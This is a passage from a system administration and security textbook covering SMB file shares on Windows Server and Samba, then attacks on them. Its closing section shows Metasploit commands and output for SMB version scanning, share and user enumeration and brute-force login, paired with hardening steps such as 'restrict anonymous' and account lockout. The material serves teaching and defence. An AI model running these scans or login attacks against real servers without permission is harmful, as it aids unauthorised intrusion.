


Figure 13-13. Setting the SMB permissions on a shared Folder, Windows Server 2008 R2

Accessing SMB File Shares

Windows file shares can be accessed by directly navigating to the shared folder in Windows Explorer, say \\ala\CommonShare. It is also possible, and occasionally convenient, to map a file share to a drive letter. To do this from within Windows Explorer, navigate to the parent of the shared folder; if the share is \\ala\CommonShare, then navigate to \\ala. Right-click on the shared folder, then select Map Network Drive. Select a drive letter and choose how to access the share.

It is possible to map a drive from the command line with the net use command. For example, to map the network drive \\ala\CommonShare to the drive letter P:, use the command

```
C:\Users\fliszt>net use p: \\ala\CommonShare
```

The command completed successfully.

```
C:\Users\fliszt>p:
```

```
P:>dir
```

Volume in drive P has no label.

Volume Serial Number is 8AB8-80DD

Directory of P:\

```
02/18/2018 11:17 AM <DIR> .
02/18/2018 11:17 AM <DIR> ..
02/18/2018 11:17 AM 23 Test.txt
    1 File(s)      23 bytes
    2 Dir(s) 21,925,093,376 bytes free
```

Drive Mapping Using Group Policy

Drive mappings can be configured for users via group policy. From group policy management, create a new group policy object. Edit that policy by navigating User Configuration > Preferences > Windows Settings > Drive Maps. In the Drive Maps window, right-click and select New > Mapped Drive (Figure 13-14). For Action, select “Create”; for Location, select the file share created previously. Be sure to include both the hostname and the directory for the share. Select a label for the drive share; select a drive letter - say Z:. Apply the result.




Figure 13-14. Configuring a drive mapping in group policy, in Windows Server 2016

Once the group policy is created, apply it to one or more organizational units (OUs).

Accessing SMB File Shares from Linux

It is possible to access Windows file shares from Linux systems. For example, suppose a user is on a Mint 18.1 system joined to the same domain as the file server. Launch the Mint file browser, then navigate File ➤ Connect to Server. From the dialog box, select Windows Share as the server type, provide the name of the server and the share name, then connect (Figure 13-15).




Figure 13-15. Accessing a Windows file share from a Mint 18.1 system joined to the same domain

Other Linux distributions offer the same feature, but the approach varies with the distribution (CentOS/Mint/OpenSuSE/Ubuntu) and the desktop interface (Cinnamon/Gnome/KDE/Unity).

Creating Individual SMB File Shares on a Windows File Server

Another use of file shares is for private network directories for individual users. This would allow a user that logs into multiple computers to have access to their network files without them being publicly available. To create such a share, proceed as before and create a new share, say UserData located on the server at C:\Shares\UserData.

The primary difference in the share structure is in its permissions. The default file permissions settings allow all users read and execute access to the files in the shared folder; these permissions are inherited from the parent folder. If kept, this would mean users could read the files of other users; this is not the intent.

On Windows Server 2012 and later, when setting permissions on the shared folder, select Customize permissions. On the permissions tab, press the Disable inheritance button, and convert all inherited permissions into explicit permissions. At this point, the folder retains the original file permissions that allow all users both read & execute permissions and special access on the directory. Remove these permissions.

On Windows Server 2008 R2, when setting the NTFS permissions on the shared folder, edit the permissions (Figure 13-16). Press the advanced button, and uncheck the box that includes inheritable permissions, then add to convert them to explicit permissions. Remove the permissions that allow all users read & execute permissions and special access on the shared directory.




Figure 13-16. Permissions on the directory for individual file shares, from Windows Server 2008 R2

To enable a user to use the file share, the administrator can change the location of their home folder. From the domain controller, select a user from Active Directory Users and Groups, then right-click to select properties (Figure 13-17). From the profile tab and Home folder, choose a drive letter, then connect it to the file share. To ensure that individual users' files are contained in separate directories, use the user's name to create unique subdirectories in the file share. This can be done with the macro %username%; if the file share is located at \\ala\\UserData, connect the home folder to \\ala\\UserData\\%username%. When the user next logs on, the Z: drive will map to an individual directory on the file server.




Figure 13-17. Changing the home folder location for a user, on Windows Server 2016

The process of manually editing the profile for many users in this fashion is tedious; this can be scripted with PowerShell. Consider Listing 13-2.

Listing 13-2. PowerShell script to set the home folder to a per-user file share for all users on a domain

```
Import-Module ActiveDirectory
$users = Get-ADUser -Filter *
foreach ($user in $users){
    $baseshare = '\\Ala\\UserData'
    $homeshare = $baseshare + '\' + $user.SamAccountName
    New-Item $homeshare -type directory

    $Acl = Get-ACL $baseshare # Use parent as base for ACL list
    $Ar = New-Object system.security.accesscontrol.filesystemaccessrule(`n
        $user.SamAccountName,"FullControl","ContainerInherit,`n
        "ObjectInherit","None","Allow")
    $Acl.SetAccessRule($Ar)
```

```

Set-Acl $homeshare $Acl
Set-ADUser $user -HomeDrive 'H' -HomeDirectory $homeshare
}

```

The script begins by loading the Active Directory module; this is not needed on Windows Server 2012 or later. The script gets a list of the users stored in Active Directory and loops through this list. It creates a new directory named after each user on the file server. Next, it sets the permissions on that directory; to the permissions for the parent directory, it adds an access rule that gives the user full control over the directory and any folders created in it. With the permissions on the shared folder correctly set, the user's home drive and home directory are set.

Samba Servers

Samba can be used on a Linux system to provide Windows file shares. Samba can also be used to share printers with Windows systems and even act as a domain controller. Such sophisticated use of Samba is beyond this book; the focus here is only on the simpler problem of configuring Samba to act as a stand-alone file Windows file server. In this example, Samba is configured to provide a common share for a group of users and share each user's home directory. Users of the file shares are configured to authenticate to the Samba file server itself, rather than to the domain controller.

There are two major versions of Samba: Samba 3 and Samba 4. Samba 4 was released in December 2012 and differs in significant ways from Samba 3.

Installing and Controlling Samba

On CentOS, Samba is installed via `yum install samba`. The service name is `smb`, so on CentOS 5 or CentOS 6, which use SysVInit, the service is controlled by `service smb status/start/stop/restart`. On CentOS 7, which uses systemd, the corresponding commands are `systemctl status/start/stop/restart smb`.

On OpenSuSE, Samba is installed with the command `zypper install samba`; however, this is not generally necessary as Samba is included in the default installation. Like CentOS, the service name is `smb`, and the service can be controlled with the commands `systemctl status/start/stop/restart smb`.

On Ubuntu and Mint there are two packages; the package `samba-client` (later named `smbclient`) contains the client programs while `samba` contains the server. These can be installed with `apt`. The server is also split. One service is named `smbd`, which provides file and printer services, while the second is named `nmbd` and responds to NetBIOS name requests. Both need to be started using either the `service` command on Upstart systems or through `systemctl` on systemd-based systems.

Samba Firewall Rules

To use Samba to share files, the appropriate ports must be opened in the firewall. These include:

- UDP/137 NetBIOS Name Service (nmbd)
- UDP/138 NetBIOS Datagram Service (nmbd)
- TCP/139 NetBIOS Session Service (smbd)
- TCP/445 SMB over TCP (smbd)

Samba Configuration

The primary configuration file for Samba is `/etc/samba/smb.conf`. Each of the distributions considered includes a default configuration file when Samba is installed, but unlike OpenSSH, these configuration files vary significantly between distributions. A sample elementary configuration file that shares a common directory and each user's individual home directory has the structure in Listing 13-3.

Listing 13-3. Sample Samba configuration file `/etc/samba/smb.conf`

```
[global]
    security = user
    passdb backend = tdbsam
    workgroup = SCIENCE
    server string = Samba Server Version %v
    log file = /var/log/samba/log.%m
    log level = 2
    syslog = 1

[CommonShare]
    comment = Common File Share for Authenticated Users
    path = /srv/samba/CommonShare
    browseable = yes
    guest ok = no
    read only = no
    create mask = 0755

[homes]
    comment = Home Directories
    browseable = no
    read only = no
    valid users = %S
```

CHAPTER 13 NETWORK SERVICES

Samba breaks up the configuration file into components separated by labels. The portion of the file after the label [global] contains directives that apply to all of Samba.

Samba can be run in different modes, depending on the variable security in the configuration file. Allowable values include:

- **security = user**
 - In user-level security, the client sends a username / password combination, and the server decides whether to accept the credentials.
- **security = share**
 - Share-level security has been deprecated. In this model, the client sends only the password; Samba needs to know what user is intended.
- **security = domain**
 - With domain-level security, Samba acts as a domain member and uses a domain controller for authentication.
- **security = ADS**
 - With ADS security, Samba acts part of an active directory domain with authentication via Kerberos.
- **security = server**
 - Server-level security is deprecated, old, and no longer recommended for use.

Samba uses a password back end as part of its method to authenticate connections. Choices include:

- **passdb backend = tdbSAM**
 - Stored locally in a ‘trivial’ database format.
- **passdb backend = ldapsam**
 - Uses an LDAP server, which need not be local.
- **passdb backend = smbpasswd**
 - A plaintext file; not recommended.

To identify itself on the network, Samba sets a workgroup name and a server string; in the example configuration, the variable %v is expanded out to the Samba version; this is the approach taken in the default CentOS configuration. Mint 18 in contrast uses the server string

```
server string = %h server (Samba, Ubuntu)
```

Here the variable %h is expanded to the server's DNS hostname.

Samba has two different methods for logging. The sample configuration file uses the directive

```
log file = /var/log/samba/log.%m
```

This indicates that Samba should create a separate log for each client; the variable %m expands to the client's NetBIOS name. Other reasonable variables include %M for the client's DNS name, and %I for the client's IP address. The degree of detail in the log is governed by Samba's log level, which ranges from 0 to 10; higher levels record more detail in the logs. Levels of 3 and above are used primarily by developers for debugging and can slow Samba down.

Samba can also use syslog for messages; the sample configuration file uses the directive

```
syslog = 1
```

This sends messages of Samba log level less than 1 to syslog. Samba log levels are mapped to syslog priority levels as follows.

- Samba log level 0 ➤ Syslog priority error
- Samba log level 1 ➤ Syslog priority warning
- Samba log level 2 ➤ Syslog priority notice
- Samba log level 3 ➤ Syslog priority info
- Samba log level 4 and above ➤ Syslog priority debug

Recent versions of Samba use the directive `logging` rather than `syslog`.

To use the configuration file (Listing 13-3), the shared directory `/srv/samba/CommonShare` must exist and be accessible.

```
jmaxwell@elektra ~ $ sudo mkdir -p /srv/samba/CommonShare
jmaxwell@elektra ~ $ sudo chmod 777 /srv/samba/CommonShare
```

As was the case on Windows Server, the actual shared directory can be located anywhere in the file system.

The label `[CommonShare]` in the sample configuration is the name of the shared directory that is presented to clients.

The remaining settings in the `[CommonShare]` section are self-explanatory; the path is the location in the file system that is shared. Setting `browsable` to yes lets users see the share in, for example, Network Places on a Windows system. Anonymous users are prevented from accessing the share, and users may write to the directory.

The label `[homes]` is special and shares each user's home directory. The `valid users` flag is set to `%S`, which expands to the name of the current share; this ensures that only the user whose directory is being shared has access to the share.

When changes are made to a Samba configuration file, it can be checked for accuracy via the `testparm` command.

```
jmaxwell@elektra ~ $ testparm
Load smb config files from /etc/samba/smb.conf
rlimit_max: increasing rlimit_max (1024) to minimum Windows limit (16384)
WARNING: The "syslog" option is deprecated
Processing section "[CommonShare]"
Processing section "[homes]"
Loaded services file OK.

Server role: ROLE_STANDALONE

Press enter to see a dump of your service definitions
... Output Deleted ...
```

Once the configuration is complete, start (or restart) the service; Samba is now serving files. Be sure that the proper ports are open in the firewall.

Adding Samba Users

Before a user can access either the common share or their shared home directory, a Samba user must be created and provided with a password; this is done via

```
jmaxwell@elektra ~ $ sudo smbpasswd -a jmaxwell
WARNING: The "syslog" option is deprecated
New SMB password:
Retype new SMB password:
Added user jmaxwell.
```

The password provided for the user does not have to match their Linux login password. Users on Windows or Linux can access the shared folders in the same way as file shares provided by Windows Server.

Command-Line Interface to Samba

A user on the same or different system can view the shares on a remote system with the command `smbclient`, providing the name of the server in the `-L` option and the name of a user with the `-U` option.

```
cgauss@germania ~ $ smbclient -L elektra.asteroid.test -U jmaxwell
WARNING: The "syslog" option is deprecated
Enter jmaxwell's password: <enter password here>
Domain=[SCIENCE] OS=[Windows 6.1] Server=[Samba 4.3.8-Ubuntu]
```

| Sharename | Type | Comment |
|-------------|------|---|
| CommonShare | Disk | Common File Share for Authenticated Users |
| IPC\$ | IPC | IPC Service (Samba Server Version 4.3.8-Ubuntu) |
| jmaxwell | Disk | Home Directories |

Domain=[SCIENCE] OS=[Windows 6.1] Server=[Samba 4.3.8-Ubuntu]

| Server | Comment |
|-----------|--------------|
| ----- | ----- |
| Workgroup | Master |
| ----- | ----- |
| WORKGROUP | STEREOSKOPIA |

The `smbclient` command can also be used to upload and download files. Suppose that there is a Windows Server 2016 file share on the host `ala.pluto.test` on the domain `pluto.test` with a file share named `CommonShare` and that the user `hberlioiz` is a user on that domain. Then a user on a Linux system can connect to that system with the following command.

```
root@kali-2016-2-u:~# smbclient \\\ala.pluto.test\CommonShare -U pluto\hberlioiz
WARNING: The "syslog" option is deprecated
Enter PLUTO\hberlioiz's password: <enter password here>
Try "help" to get a list of possible commands.
smb: \>
```

A user on the Windows domain would access this share at `\ala.pluto.test\CommonShare`. Because the backslash is the escape character on a Linux command line, these backslashes need to be escaped - hence the need to start the server name with four backslashes.

Once the user connects to the server, the prompt changes to `smb: \>`. The user can list the available commands, list the files on the remote server, and download one of the files with a set of commands like the following.

```
smb: \> ?
?           allinfo      altname     archive    backup
blocksize   cancel       case_sensitive cd         chmod
chown      close        del          deltreetree dir
du          echo         exit        get         getfacl
geteas     hardlink     help        history    iosize
lcd         link         lock        lowercase  ls
l            mask         md          mget      mkdir
more        mput        newer       notify    open
posix      posix_encrypt posix_open  posix_mkdir posix_rmdir
posix_unlink  posix_whoami  print      prompt    put
```

```

pwd          q          queue        quit        readlink
rd           recurse    reget        rename      reput
rm           rmdir      showacl     setea       setmode
scopy        stat       symlink     tar         tarmode
timeout     translate  unlock      volume     vuid
wdel        logon      listconnect showconnect tcon
tdis         tid       logoff      ..          !
smb: \> ls
.
..          D          0 Sun Feb 18 11:17:05 2018
Test.txt    A          23 Sun Feb 18 11:17:11 2018
8260095 blocks of size 4096. 5325470 blocks available
smb: \> get Test.txt
getting file \Test.txt of size 23 as Test.txt (230000.0 KiloBytes/sec) (average
inf KiloBytes/sec)

```

This process works on Samba servers running on Linux as well.

Attacking SMB File Servers

File shares provide another vector for an attacker to gain access to a system.

Version Detection

An attacker who sees the SMB ports open on a target (either TCP/445 for SMB over TCP or TCP/137, UDP/137, UDP/138, and TCP/139 for NetBIOS over TCP/IP) may want to start by determining the software that is running on that host. One way to do so is with the Metasploit module auxiliary/scanner/smb/smb_version.

```

msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > info

```

```

Name: SMB Version Detection
Module: auxiliary/scanner/smb/smb_version
License: Metasploit Framework License (BSD)
Rank: Normal

```

... Output Deleted ...

Basic options:

| Name | Setting | Required | Description |
|-----------|---------|----------|--|
| RHOSTS | yes | | The target address range or CIDR identifier |
| SMBDomain | . | no | The Windows domain to use for authentication |

| | | |
|---------|----|---|
| SMBPass | no | The password for the specified username |
| SMBUser | no | The username to authenticate as |
| THREADS | 1 | The number of concurrent threads |

Description:

Display version information about each system

To use this module, the attacker specifies the IP address(es) to be scanned in the RHOSTS variable and runs the module.

```
msf auxiliary(scanner/smb/smb_version) > set rhosts 10.0.2.53, 10.0.2.90, 10.0.3.44,
10.0.3.54, 10.0.15.223, 10.0.15.224
rhosts => 10.0.2.53, 10.0.2.90, 10.0.3.44, 10.0.3.54, 10.0.15.223, 10.0.15.224
msf auxiliary(scanner/smb/smb_version) > run
[*] 10.0.2.53:445      - Host could not be identified: Unix (Samba 3.6.9-151.el6)
[*] Scanned 1 of 6 hosts (16% complete)
[*] 10.0.2.90:445      - Host could not be identified: Windows 6.1 (Samba
4.4.2-7.2-3709-SUSE-SLE_12-x86_64)
[*] Scanned 2 of 6 hosts (33% complete)
[*] 10.0.3.44:445      - Host could not be identified: Windows 6.1 (Samba
4.3.8-Ubuntu)
[*] Scanned 3 of 6 hosts (50% complete)
[*] 10.0.3.54:445      - Host could not be identified: Unix (Samba 4.1.17-Ubuntu)
[*] Scanned 4 of 6 hosts (66% complete)
[+] 10.0.15.223:445    - Host is running Windows 2016 Standard (build:14393)
(name:ALA) (domain:PLUTO)
[*] Scanned 5 of 6 hosts (83% complete)
[+] 10.0.15.224:445    - Host is running Windows 2008 R2 Standard (build:7600)
(name:BALROG) (domain:PLUTO)
[*] Scanned 6 of 6 hosts (100% complete)
[*] Auxiliary module execution completed
```

The information provided about the version is correct; 10.0.2.53 was a CentOS 6.4 system, 10.0.2.90 was an OpenSuSE 42.2 system, 10.0.3.44 was Mint 18, while 10.0.3.54 was Ubuntu 15.10. The scanner correctly identified the two Windows Server targets.

Share Detection

Once a file server has been identified, the attacker may wish to determine which shares are present on the system. One way to do so is to use the Metasploit module scanner/smb/smb_enumshares.

CHAPTER 13 NETWORK SERVICES

```
msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(scanner/smb/smb_enumshares) > info
```

```
Name: SMB Share Enumeration
Module: auxiliary/scanner/smb/smb_enumshares
License: Metasploit Framework License (BSD)
Rank: Normal
```

... Output Deleted ...

Basic options:

| Name | Setting | Required | Description |
|----------------|---------|----------|--|
| LogSpider | 3 | no | 0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (Accepted: 0, 1, 2, 3) |
| MaxDepth | 999 | yes | Max number of subdirectories to spider |
| RHOSTS | | yes | The target address range or CIDR identifier |
| SMBDomain | . | no | The Windows domain to use for authentication |
| SMBPass | | no | The password for the specified username |
| SMBUser | | no | The username to authenticate as |
| ShowFiles | false | yes | Show detailed information when spidering |
| SpiderProfiles | true | no | Spider only user profiles when share = C\$ |
| SpiderShares | false | no | Spider shares recursively |
| THREADS | 1 | yes | The number of concurrent threads |

Description:

This module determines what shares are provided by the SMB service and which ones are readable/writable. It also collects additional information such as share types, directories, files, time stamps, etc. By default, a netshareenum request is done in order to retrieve share information, but if this fails, you may also fall back to SRVSVC.

For example, suppose that the attacker wishes to determine the shares offered by the OpenSuSE 42.2 system at 10.0.2.90 identified in the previous section. The attacker specifies the IP address of the target(s) and runs the module.

```
msf auxiliary(scanner/smb/smb_enumshares) > set rhosts 10.0.2.90
rhosts => 10.0.2.90
```

```
msf auxiliary(scanner/smb/smb_enumshares) > run
[+] 10.0.2.90:139      - CommonShare - (DS) Common File Share for Authenticated
Users
[+] 10.0.2.90:139      - IPC$ - (I) IPC Service (Samba Server Version
4.4.2-7.2-3709-SUSE-SLE_12-x86_64)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Because this system was configured with the elementary configuration file (Listing 13-3), the server happily tells the attacker it is providing a share named CommonShare, even though the attacker has not yet authenticated.

Compare this behavior to the default behavior on even an older system like Windows Server 2008 R2.

```
msf auxiliary(scanner/smb/smb_enumshares) > set rhosts 10.0.15.224
rhosts => 10.0.15.224
msf auxiliary(scanner/smb/smb_enumshares) > run
[*] 10.0.15.224:445      - Windows 2008 R2 (Unknown)
[*] 10.0.15.224:445      - No shares collected
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

In its default state, a Windows server does not provide any information to unauthenticated users.

This behavior can be replicated on Linux Samba servers by adding the following directive to the [global] section of smb.conf and restarting the service.

```
restrict anonymous = 1
```

With this setting, an anonymous user that queries the Linux Samba server receives no information.

```
msf auxiliary(scanner/smb/smb_enumshares) > set rhosts 10.0.2.90
rhosts => 10.0.2.90
msf auxiliary(scanner/smb/smb_enumshares) > run
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

If the user can authenticate to the server, then they will be able to retrieve the list of shares; this holds both for Windows file servers as well as Linux Samba servers. As an example, consider a Windows 2008 R2 server.

```
msf auxiliary(scanner/smb/smb_enumshares) > set rhosts 10.0.15.224
rhosts => 10.0.15.224
msf auxiliary(scanner/smb/smb_enumshares) > set smbdomain pluto
```

CHAPTER 13 NETWORK SERVICES

```
smbdomain => pluto
msf auxiliary(scanner/smb/smb_enumshares) > set smbuser hberlizoz
smbuser => hberlizoz
msf auxiliary(scanner/smb/smb_enumshares) > set smbpass password1!
smbpass => password1!
msf auxiliary(scanner/smb/smb_enumshares) > run
[*] 10.0.15.224:445      - Windows 2008 R2 (Unknown)
[+] 10.0.15.224:445      - ADMIN$ - (DS) Remote Admin
[+] 10.0.15.224:445      - C$ - (DS) Default share
[+] 10.0.15.224:445      - CommonShare - (DS)
[+] 10.0.15.224:445      - IPC$ - (I) Remote IPC
[+] 10.0.15.224:445      - UserData - (DS)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

User Detection

If anonymous connections are permitted, an attacker can use this to try to determine the users that can connect to the server. This can be done with the module auxiliary/scanner/smb/smb_enumusers.

```
msf > use auxiliary/scanner/smb/smb_enumusers
msf auxiliary(scanner/smb/smb_enumusers) > info
      Name: SMB User Enumeration (SAM EnumUsers)
      Module: auxiliary/scanner/smb/smb_enumusers
      License: Metasploit Framework License (BSD)
      Rank: Normal
...
... Output Deleted ...

Basic options:
  Name      Setting  Required  Description
  ----      -----  -----  -----
  RHOSTS            yes      The target address range or CIDR identifier
  SMBDomain        .       no      The Windows domain to use for
                                    authentication
  SMBPass          no      The password for the specified username
  SMBUser          no      The username to authenticate as
  THREADS          1       yes      The number of concurrent threads
```

Description:

Determine what local users exist via the SAM RPC service

Consider a Linux Samba server without the setting `restrict anonymous = 1`, say the Ubuntu 15.10 system at 10.0.3.54 found earlier. Set the `RHOSTS` variable and run the module.

```
msf auxiliary(scanner/smb/smb_enumusers) > set rhosts 10.0.3.54
rhosts => 10.0.3.54
msf auxiliary(scanner/smb/smb_enumusers) > run
[+] 10.0.3.54:139      - PROKNE [ sgermain, jmaxwell, cgauss ] ( LockoutTries=0
PasswordMin=5 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The attacker has determined that there are three users permitted to connect to the shares on this system - `sgermain`, `jmaxwell`, and `cgauss`.

Brute Force Attacks

If the attacker can determine one or more valid usernames, they can launch a brute force attack against these accounts. One way to do so is to use the module `auxiliary/scanner/smb/smb_login`. This is the method used in Chapter 8 to launch an attack against a domain account. This attack can also be launched against Samba file servers, though in that case, the `SMBDomain` variable may not need to be set.

Preventing Brute Force Attacks

One way to prevent brute force attacks is to lock the account after a specified number of failed login attempts. This can be done on a Windows domain by editing group policy. Edit a new or existing group policy and navigate Computer Configuration ▶ Policies ▶ Windows Settings ▶ Security Settings ▶ Account Lockout Policy and set the value of Account lockout threshold to a reasonable value (*cf.* Chapter 12). If this is set, then the variables “account lockout duration” and “reset account lockout after” should also be set.

Once this is done, then a brute force attack against a user in the domain will fail.

```
msf auxiliary(scanner/smb/smb_login) > run
[-] 10.0.15.224:445      - Account lockout detected on 'hberlioiz', skipping this user.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

On a Linux system running Samba as a stand-alone server (as in Listing 13-3), the default configuration does not lock out users who make repeated failed login attempts. This can be seen with the following command.

```
jmaxwell@prokne:~$ sudo pdbedit -P "bad lockout attempt"
account policy "bad lockout attempt" description: Lockout users after bad logon
attempts (default: 0 => off)
account policy "bad lockout attempt" value is: 0
```

This can be changed with a command like the following.

```
jmaxwell@prokne:~$ sudo pdbedit -P "bad lockout attempt" -C 10
account policy "bad lockout attempt" description: Lockout users after bad logon
attempts (default: 0 => off)
account policy "bad lockout attempt" value was: 0
account policy "bad lockout attempt" value is now: 10
```

By default, an account that has been locked out will be unable to access the share for 30 minutes; this can be found and changed with the following.

```
jmaxwell@prokne:~$ sudo pdbedit -P "lockout duration"
account policy "lockout duration" description: Lockout duration in minutes
(default: 30, -1 => forever)
account policy "lockout duration" value is: 30
jmaxwell@prokne:~$ sudo pdbedit -P "lockout duration" -C 15
account policy "lockout duration" description: Lockout duration in minutes
(default: 30, -1 => forever)
account policy "lockout duration" value was: 30
account policy "lockout duration" value is now: 15
```

Eternal Red/SambaCry

